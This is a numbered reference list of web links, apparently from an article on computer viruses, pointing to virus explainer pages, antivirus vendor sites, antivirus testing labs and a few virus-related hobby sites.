 - [31] <http://www.howstuffworks.com/worst-computer-viruses.htm>
 - [32] <http://www.webopedia.com/TERM/V/virus.html>
 - [33] <http://www.webroot.com/us/en/home/resources/articles/pc-security/computer-security-threats-computer-viruses>
 - [34] <http://www.viruspc.it/>
 - [35] <http://free.avg.com/eu-en/homepage>
 - [36] <http://www.avira.com/en/avira-free-antivirus>
 - [37] <http://free.avg.com/eu-en/homepage>
 - [38] <http://www.avast.com/en>
 - [39] <http://www.av-comparatives.org/>
 - [40] <http://www.avira.com/en/avira-free-antivirus>
 - [41] <http://www.av-test.org/en/home/>
 - [42] <http://www.bitdefender.com/>
 - [43] http://www.f-secure.hu/en_EMEA/index.html
 - [44] <http://www.pandasecurity.com/hungary/>
 - [45] <http://www.pcmag.com/article2/0,2817,2372364,00.asp>
 - [46] <http://www.virushirado.hu/index.php>
 - [47] <https://www.gdatasoftware.com/>
 - [48] <http://www.cloudantivirus.com/en/#!/free-antivirus-download>
 - [49] <http://free.avg.com/eu-en/homepage>
 - [50] <http://www.avira.com/en/avira-free-antivirus>
 - [51] <http://www.avast.com/en-eu/index>

-
- [52] <http://biohazard.xz.cz/>
- [53] <http://www.def-logic.com/virii/>